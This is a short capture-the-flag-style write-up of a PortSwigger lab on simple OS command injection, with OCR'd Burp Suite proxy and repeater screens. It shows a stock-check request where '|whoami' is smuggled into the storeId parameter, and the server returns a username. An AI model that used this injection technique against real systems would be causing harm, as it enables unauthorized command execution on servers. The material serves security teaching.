
Lab: OS command injection, simple case

Open the burpsuite and turn on the intercept in the proxy. Send the stock viewed request to the repeater and append the |whoami command after storeId=1. Now send the modified request and you will be able to the see the username.


Burp Suite Community Edition v2023.3.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
1	https://0ad600190426169a814...	GET	/			200	10671	HTML		OS command injection, ...		✓	34.246.129.62	session=UyDWThr...	13:47:41 6 Ma...	8080
2	https://0ad600190426169a814...	GET	/resources/labheader/js/labHeader.js			200	1673	script	js			✓	34.246.129.62		13:47:43 6 Ma...	8080
28	https://0ad600190426169a814...	GET	/resources/images/shop.svg			200	7258	XML	svg			✓	34.246.129.62		13:47:43 6 Ma...	8080
31	https://0ad600190426169a814...	GET	/resources/labheader/images/logoAc...			200	8852	XML	svg			✓	34.246.129.62		13:48:05 6 Ma...	8080
32	https://0ad600190426169a814...	GET	/resources/labheader/images/ps-lab-...			200	942	XML	svg			✓	34.246.129.62		13:48:05 6 Ma...	8080
33	https://0ad600190426169a814...	GET	/academyLabHeader			101	147					✓	34.246.129.62		13:48:05 6 Ma...	8080
35	https://0ad600190426169a814...	GET	/product?productId=1	✓		200	4358	HTML		OS command injection, ...		✓	34.246.129.62		13:48:10 6 Ma...	8080
36	https://0ad600190426169a814...	GET	/resources/js/stockCheckPayload.js			200	291	script	js			✓	34.246.129.62		13:48:13 6 Ma...	8080
37	https://0ad600190426169a814...	GET	/resources/js/stockCheck.js			200	981	script	js			✓	34.246.129.62		13:48:13 6 Ma...	8080
38	https://0ad600190426169a814...	GET	/academyLabHeader		✓	400	130	text				✓	34.246.129.62		13:48:13 6 Ma...	8080
39	https://0ad600190426169a814...	POST	/product/stock	✓		200	109	text				✓	34.246.129.62		13:48:18 6 Ma...	8080

Request

```
POST /product/stock HTTP/2
Host: 0ad600190426169a8146397800b5008d.web-security-academy.net
Cookie: session=UyDWThrdUJHomcO5JLpPxWklpyY1ssSB
Content-Length: 21
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Sec-Ch-Ua-Platform: "Linux"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.5615.50 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0ad600190426169a8146397800b5008d.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0ad600190426169a8146397800b5008d.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8

productId=1&storeId=1
```


Response

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3

62

```

Inspector

Request attributes	2
Request body parameters	2
Request cookies	1
Request headers	19
Response headers	3

Search...
0 matches
Search...
0 matches


Burp Suite Community Edition v2023.3.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Settings
1 ×
Send
Cancel

Target: https://0ad600190426169a8146397800b5008d.web-security-academy.net HTTP/2

Request

```
POST /product/stock HTTP/2
Host: 0ad600190426169a8146397800b5008d.web-security-academy.net
Cookie: session=UyDWThrdUJHomcO5JLpPxWklpyY1ssSB
Content-Length: 28
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Sec-Ch-Ua-Platform: "Linux"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.5615.50 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0ad600190426169a8146397800b5008d.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0ad600190426169a8146397800b5008d.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8

productId=1&storeId=1|whoami
```

Response

```
peter-T5jp8D

```

Done

120 bytes | 389 millis